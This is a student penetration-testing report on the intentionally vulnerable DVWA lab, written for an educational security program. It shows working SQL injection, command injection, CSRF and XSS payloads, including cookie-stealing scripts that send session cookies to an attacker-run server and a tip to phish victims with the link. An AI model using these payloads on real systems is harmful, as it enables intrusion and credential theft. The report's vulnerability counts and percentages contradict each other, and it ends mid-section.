



VAPT

VUINERARILITY ASSESSMENT AND PENTERTATION TESTING

Submitted by : Abhijeet Sahu
Program : BCA – 2th Year
Year : 2025–2026
University: Babu banarsi das(BBD)
Mentor : Nikhil Pandey

Disclaimer

- This report has been created strictly for **educational purposes** under the **IBM–NASSCOM PBEL Cyber Security Program**.
- All vulnerability testing was performed on a **locally hosted vulnerable web application (DVWA)** within a controlled environment. No live systems or production servers were tested during this assessment. The core goal of this project is to **develop skills in ethical hacking**, secure coding practices, and web security analysis techniques



Abstract

- This project, part of the **IBM–NASSCOM PBEL Program**, involves a comprehensive **Vulnerability Assessment and Penetration Testing (VAPT) on the DVWA application**. Using tools like **Burp Suite and XAMPP**, 13 vulnerabilities from the **OWASP Top 10** were identified, exploited, and documented with proof-of-concept payloads. The report provides specific mitigation strategies to build practical skills in secure web application development.

Index (Table of Contents)

S.no.	Section	Page no.
1	Title Slide	1
2	Disclaimer	2
3	Abstract	3
4	Index	4
5	Tools Used	5
6	Methodology	6
7	Vulnerability Overview	7
8	Vulnerability Title Table	8
9	Vulnerability Demonstrations(8 Vulnerability)	9-51
10	Conclusion	52
11	Source	53

Introduction

- With the rapid rise of cyber threats, web application security has become more critical than ever. Organizations rely on secure applications to protect user data and maintain trust
- This project implements a real-world simulation of Vulnerability Assessment and Penetration Testing (VAPT) on DVWA, an intentionally insecure PHP/MySQL web application designed for learning and training. The aim is to identify, exploit, and analyze known vulnerabilities using tools such as Burp Suite and understand how to effectively defend against them. The project closely follows the OWASP Top 8 security guidelines and provides hands-on experience in ethical hacking and secure development practices

Tools Used

- **DVWA (Damn Vulnerable Web App):** This is the target web application that contains pre-built vulnerabilities for testing.
- **XAMPP (Apache + MySQL):** A localhost server environment used to host and run the DVWA application.
- **Burp Suite Community Edition:** A primary proxy tool used throughout the project for intercepting traffic, manual testing, and automation.
- **Burp Embedded Chromium Browser:** A specialized browser used specifically to execute client-side and form-based attacks.
- **Windows 11 (OS):** The base operating system used for hosting the local lab and performing all testing activities.
- **Burp Suite Professional:** Utilized specifically for its "Engagement Tools" to generate the Proof of Concept (PoC) for the Cross-Site Request Forgery (CSRF) vulnerability.
- **Firefox & FoxyProxy:** An alternative browser and proxy management extension used for session-based testing, particularly for CSRF exploitation.

Methodology

- **DVWA Setup:** The first step involves installing the DVWA application using the XAMPP stack (Apache and MySQL) and properly configuring the database and file permissions to ensure the environment is ready for testing.
- **Burp Suite Configuration:** You must launch Burp Suite Community Edition and configure its embedded browser to route all web traffic through the Burp Proxy, allowing you to intercept and modify requests.
- **DVWA Security Level Adjustment:** For initial testing and unrestricted exploitation, the DVWA security level should be set to "Low".
- **Reconnaissance and Manual Testing:** This stage involves manually navigating through various DVWA modules—such as SQL Injection, XSS, and File Upload—to identify potential entry points and vulnerable areas in the application.
- **Vulnerability Exploitation:** Once vulnerable points are identified, you perform active attacks (e.g., SQL Injection, Command Injection, CSRF, and Cross-Site Scripting) using specific browser payloads and Burp Suite tools to confirm the vulnerabilities.
- **Documentation:** The final step is to record every finding, including the payloads used, screenshots of the successful exploit (Proof of Concept), and the necessary mitigation steps to fix the security holes.

Vulnerability Overview

- The vulnerability assessment conducted on the DVWA application identified a total of 8 distinct security flaws, ranging from medium to critical severity,. The overall risk posture of the application is extremely high, with 53.8% of identified vulnerabilities classified as Critical, 38.5% as High, and 7.7% as Medium.
- **OWASP Category Distribution:**The findings are closely aligned with the OWASP Top 8 framework, with the highest concentration of issues falling under Category A3: Injection, which includes six separate findings. Other identified categories include:
 - A1: Broken Access Control (2 findings),,,
 - A2: Cryptographic Failures (1 finding).
 - A5: Security Misconfiguration (3 findings),,,
 - A7: Identification and Authentication Failures (1 finding),.

SR. No	Vulnerability Title	Severity
1	OWASP A03: Injection – SQL Injection: Application is vulnerable to SQL Injection allowing unauthorized access to database records.	Critical
2	OWASP A03: Injection – Blind SQL Injection: Input affects logic without visible output.	Critical
3	OWASP A03: Injection – Command Injection: System commands can be executed via input fields.	Critical
4	OWASP A03: XSS – Stored Cross-Site Scripting: Persistent XSS payloads executed in user browsers.	Critical
5	OWASP A01: Broken Access Control – Cross-Site Request Forgery (CSRF): Application accepts state-changi ng requests without verification tokens.	High
6	OWASP A03: XSS – Reflected Cross-Site Scripting: Input reflected without encoding allows code execution.	Critical
7	OWASP A03: XSS – DOM-Based XSS: JavaScript processes user input directly without sanitization	High
8	OWASP A05: Security Misconfiguration – File Upload: Unrestricted file types allow remote shell upload.	Critical



Vulnerability 1 – SQL Injection

- **Expected Result:** The application should only return details for the specific user ID requested and must prevent injection payloads from being executed.
- **Actual Result:** All user details are exposed because user input is injected directly into the SQL query without proper sanitization.
- **Impact:** This leads to sensitive data exposure from the database, the potential for a full database dump, or an administrative account takeover.
- **Remediation:** Use prepared statements or parameterized queries, validate or escape all user input, and suppress detailed error messages.
- **Reference:** <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

- **Steps to do SQL Injection**
- **Step 1 :** Open the DVWA and select SQL injection
- **Step 2 :** Enter 1 and see the result it will return the user name.
- **Step 3 :** Now to get the password of all the user we need to use an query
`' UNION SELECT user, password FROM users#`
- **Step 4 :** Now decrypt the hash using any tool as u desire.

You will get your desired result.

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection

Help :: Damn Vulnerable Web Application (DVWA) - Personal - Microsoft Edge

localhost/DVWA/vulnerabilities/view_help.php?id=sqli&security=impossible&locale=en

Objective

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler:

Medium Level

Username: admin

Security Level: Security Level: impossible

[View Source](#)[View Help](#)

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash

Type

Result

5f4dcc3b5aa765d61d8327deb882cf99

md5

password

Vulnerability 2 – Blind SQL Injection

- **Expected Result:** Input should be sanitized so it does not affect backend SQL logic; invalid inputs should not be processed by the database.
- **Actual Result:** The application evaluates SQL logic directly from user input, returning different responses for TRUE and FALSE conditions, confirming Boolean-based Blind SQL Injection.
- **Impact:** Attackers can extract entire databases using true/false queries or time-based inference (like SLEEP() payloads) even without visible error messages.
- **Remediation:** Implement parameterized queries (using PDO or mysqli_prepare()), sanitize all user inputs, and suppress production error reporting.
- **Reference:** <https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

- **Steps to do Blind SQL Injection**

- **Step 1** : Open the DVWA and select SQL injection
- **Step 2** : Now to the version of the SQL database use
`1' and length(database())=4#`
- **Step 3** : now we can see the message (User ID exists in the database.).

You will get your desired result.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Vulnerability: SQL Injection (Blind)

Help :: Damn Vulnerable Web Application (DVWA) - Personal - Microsoft Edge

localhost/DVWA/vulnerabilities/view_help.php?id=sqli_blind&security=low&locale=en

Objective

Find the version of the SQL database software through a blind SQL attack.

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: XXXXXXXXXX.

Medium Level



Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- <https://bobby-tables.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Vulnerability 3 – Command Injection

- Expected Result: Input should be treated strictly as an IP address, and appended system commands should be rejected or ignored.
- Actual Result: Arbitrary OS-level commands (e.g., whoami) are executed on the server when appended to the input field.
- Impact: This presents a high risk of Remote Command Execution (RCE), leading to server compromise or full system control.
- Remediation: Use a whitelist approach for expected input formats, avoid dangerous functions like `exec()` or `shell_exec()` with user data, and escape shell metacharacters.
- Reference: https://owasp.org/www-community/attacks/Command_Injection

- **Steps to do Command Injection**

- Step 1 : Open the DVWA and select Command Injection.
- Step 2 : TO find out the user of the web service on the OS, as well as the machines hostname via RCE. Write the following command:-

127.0.0.1 && whoami && hostname

You will get your desired result.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Help :: Damn Vulnerable Web Application (DVWA) - Personal - Microsoft Edge

localhost/DVWA/vulnerabilities/view_help.php?id=exec&security=low&locale=en

Objective

Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

Low Level

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions.

This can be done by adding on to the request, "once the command has executed successfully, run this command".

Spoiler: XXXXXXXXXX. Example: XXXXXXXXXX.

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

asus\abhijeet sahu

ASUS

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Vulnerability 4 – Stored Cross-Site Scripting (XSS)

Expected Result: User input should be stored and displayed as plain text with all HTML/JavaScript tags escaped or removed.

- **Actual Result:** The script tag is stored on the server and injected into the page, executing every time the page loads for any user.
- **Impact:** Persistent XSS allows attackers to steal session cookies, perform actions as other users, or spread malware.
- **Remediation:** Escape HTML characters (like <, >, ", '), use frameworks that enforce output encoding, and implement Content Security Policy (CSP) headers.
- **Reference:** [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

- **Steps to do Stored Cross-Site Scripting (XSS)**

- **Step 1** : Open the DVWA and select XSS(Store).
- **Step 2** : To redirect everyone to a web page of your choosing we simply use javascript .
`<script>alert("abc")</script>`
-

It will always show until it is cleared from there

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography

The screenshot shows a Microsoft Edge browser window titled "Help :: Damn Vulnerable Web Application (DVWA) - Personal - Microsoft Edge". The address bar displays the URL "localhost/DVWA/vulnerabilities/view_help.php?id=xss_s&security=low&locale=en". The main content area has a white background and contains the following sections:

- Objective**: Redirect everyone to a web page of your choosing.
- Low Level**: Low level will not check the requested input, before including it to be used in the output text.
Spoiler: [Redacted].
- Medium Level**: The developer had added some protection, however hasn't done every field the same way.

The right side of the browser window shows standard navigation icons and a vertical scrollbar.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Clear Guestbook

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

localhost says

abc

OK

Vulnerability 5 – Cross-Site Request Forgery (CSRF)

Expected Result: The request should be rejected by the server because it lacks a valid, unique CSRF token.

- **Actual Result:** The server accepts the forged request and changes the password without user interaction.
- **Impact:** Attackers can silently change passwords, leading to complete account compromise or unauthorized actions.
- **Remediation:** Implement unique CSRF tokens for state-changing requests and enforce validation of Origin or Referer headers.
- Reference: <https://owasp.org/www-community/attacks/csrf>

- **Steps to do Cross-Site Request Forgery (CSRF)**

- **Step 1** : Open the DVWA and select CSRF.
- **Step 2** : To make the current user change their own password, without them knowing about their actions we simply go to url and change it like
`?password_new=passtest&password_conf=passtest&Change=Change`

This will change the password without them knowing it



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF**
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript Attacks
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

Note: Browsers are starting to default to some types of CSRF attacks. When expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack using other vulnerabilities in this app

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Damn Vulnerable Web Application (DVWA)Test Credentials - Personal...
localhost/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username
admin

Password

Login

Vulnerability 6 – Reflected Cross-Site Scripting (XSS)

- **Expected Result:** User input should be output-encoded and displayed as text, ensuring JavaScript does not execute in the browser.
- **Actual Result:** The script tag is echoed back to the user without encoding, executing instantly in the browser.
- **Impact:** Attackers can use malicious links to steal session cookies, redirect users to phishing sites, or inject keyloggers.
- **Remediation:** Always use HTML escape output encoding, validate and filter input on the server side, and use CSP headers to block inline scripts.
- **Reference:** [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

.

- **Steps to do Reflected Cross-Site Scripting (XSS)**

- **Step 1** : Open the DVWA and select XSS(Reflected).
- **Step 2** : Now to steal the cookie of a logged in user one way or another we simply redirect its cookies in our server by using our own server
- **Step 3** : Create your own server by going to terminal and write the command that is
py -m http.server 1337
- **Step 4** : After doing this we create a file that name is **exploit.js** in the server
- **Step 5** : Now go to DVWA and write in the box
<script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>


This will direct all the cookies in your server without them knowing

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information





Command Prompt - py -m ht



Microsoft Windows [Version 10.0.26200.7922]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Abhijeet Sahu>py -m http.server 1337
Serving HTTP on :: port 1337 (http://[::]:1337/) ...



exploit.js



File

Edit

View

```
<script>  
  window.location = 'http://127.0.0.1:1337/?cookie=' + document.cookie  
</script>
```

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Directory listing for /

- [-1.14-windows.xml](#)
- [.anaconda/](#)
- [.android/](#)
- [.conda/](#)
- [.continuum/](#)
- [.gradle/](#)
- [.idlerc/](#)
- [.ipynb_checkpoints/](#)
- [.ipython/](#)
- [.jupyter/](#)
- [.m2/](#)
- [.matplotlib/](#)
- [.ms-ad/](#)
- [.QtWebEngineProcess/](#)
- [.templateengine/](#)
- [.virtual_documents/](#)
- [.vscode/](#)
- [anaconda_projects/](#)
- [AndroidStudioProjects/](#)
- [anse/](#)
- [AppData/](#)
- [Application Data/](#)
- [battery-report.html](#)
- [Contacts/](#)
- [Cookies/](#)
- [Documents/](#)
- [Downloads/](#)
- [Favorites/](#)
- [first/](#)
- [IdeaProjects/](#)
- [IntelGraphicsProfiles/](#)
- [Links/](#)
- [Local Settings/](#)
- [Music/](#)

Vulnerability 7 – DOM-Based Cross-Site Scripting (XSS)

- Expected Result: Data in the fragment part of a URL should be handled safely by JavaScript and not interpreted as executable code.
- Actual Result: A script in the URL fragment is written directly into the page via JavaScript without validation, resulting in execution.
- Impact: Because it executes entirely on the client side, it may not appear in server logs, allowing attackers to craft malicious URLs to trick users.
- Remediation: Avoid writing location.hash or location.href directly into innerHTML; use textContent and sanitize all dynamic data.
- Reference: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

- **Steps to do DOM-Based Cross-Site Scripting (XSS)**

- **Step 1** : Open the DVWA and select XSS(DOM).
- **Step 2** : To run your own JavaScript in another user's browser, and use it to steal the cookie of a logged in user we have to provide them with our one link.
First to create the server of our own where cookies are stored by running the command in the terminal

`py -m http.server 1337`

- **Step 3** : Now provide them with a link though E-mail or other platform. Link like

`http://localhost/DVWA/vulnerabilities/xss_d/?default<script>window.location='http://127.0.0.1:1337/cookie='+document.cookie</script>`

Then you can see all the cookie they have

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript Attacks](#)[Authorisation Bypass](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English ▼

Select

More Information

Help :: Damn Vulnerable Web Application (DVWA) - Personal - Microsoft Edge

localhost/DVWA/vulnerabilities/view_help.php?id=xss_d&security=low&locale=en

DOM Based XSS is a special case of reflected where the JavaScript is hidden in the URL and pulled out by JavaScript in the page which means that any protections which are reading the page body do not see any malicious content.

Objective

Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user.

Low Level

